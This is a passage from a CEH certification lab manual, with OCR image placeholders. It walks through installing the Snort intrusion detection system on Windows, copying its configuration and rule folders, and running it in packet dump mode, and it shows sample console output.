3. Navigate to **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort** and double-click the **Snort_2_9_15_Installer.exe** file to start the Snort installation.

   Note: If an **Open File - Security warning** pop-up window appears, click **Run**.




4. Accept the **License Agreement** and install Snort by selecting the default options that appear step by step in the wizard.




5. A window appears after the successful installation of Snort; click **Close**.
6. Click **OK** to exit the **Snort Installation** window.

   Note: Snort requires **WinPcap** to be installed on your machine. In this task environment, we have already installed WinPcap drivers for packet capturing.


7. By default, Snort installs itself in **C:\Snort** (C:\ or D:\, depending on the disk drive in which the OS is installed).




8. Navigate to the **etc** folder in the specified location, **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150\etc** of the Snort rules; copy **snort.conf** and paste it in **C:\Snort\etc**.
9. **snort.conf** is already present in **C:\Snort\etc**; replace the file with the newly copied file.




10. Copy the **so_rules** folder from **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150** and paste into **C:\Snort**.




11. Copy the **preproc_rules** folder from **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150**, and paste it into **C:\Snort**. The **preproc_rules** folder is already present in **C:\Snort**; replace this folder with the **preproc_rules** folder taken from the specified location.



12. Using the same method, copy the **rules** folder from **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150** and paste into **C:\Snort**.




13. Now right-click on the **Windows Start** icon and click **Run** from the menu.
14. The **Run** window appears; type **cmd** in the **Open** field and click **OK** to launch command prompt window.



15. The **Command Prompt** window appears; type **cd C:\Snort\bin** and press **Enter** to access the bin folder in the command prompt.
16. Type **snort** and press **Enter**.

```
Select Administrator: C:\Windows\system32\cmd.exe - snort
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\Snort\bin

C:\Snort\bin>snort
Running in packet dump mode

        --== Initializing Snort ==--
Initializing Output Plugins!
pcap DAQ configured to passive.
The DAQ version does not support reload.
Acquiring network traffic from "\Device\NPF_{B626B803-B7F7-480B-BA17-FFC0F7E31FC2}".
Decoding Ethernet

        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.15-WIN32 GRE (Build 7)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2019 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using PCRE version: 8.10 2010-06-25
           Using ZLIB version: 1.2.3

Commencing packet processing (pid=6564)
WARNING: No preprocessors configured for policy 0.
04/17-21:53:28.907000 fe80:0000:0000:0000:0000:0000:0001:0001 -> ff02:0000:0000:0000:0000:0000:0000:0001
IPV6-ICMP TTL:255 TOS:0x0 ID:0 IpLen:40 DgmLen:96
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++

WARNING: No preprocessors configured for policy 0.
04/17-21:53:28.916126 fe80:0000:0000:0000:596a:9dce:00b1:5519 -> ff02:0000:0000:0000:0000:0000:0000:0016
IPV6-ICMP TTL:1 TOS:0x0 ID:256 IpLen:40 DgmLen:96
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++

WARNING: No preprocessors configured for policy 0.
04/17-21:53:28.916222 fe80:0000:0000:0000:deb2:9b3b:5490:d89b -> ff02:0000:0000:0000:0000:0000:0000:0016
IPV6-ICMP TTL:1 TOS:0x0 ID:256 IpLen:40 DgmLen:76
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++

WARNING: No preprocessors configured for policy 0.
04/17-21:53:28.962414 fe80:0000:0000:0000:596a:9dce:00b1:5519 -> ff02:0000:0000:0000:0000:0000:0000:0016
IPV6-ICMP TTL:1 TOS:0x0 ID:256 IpLen:40 DgmLen:96
```

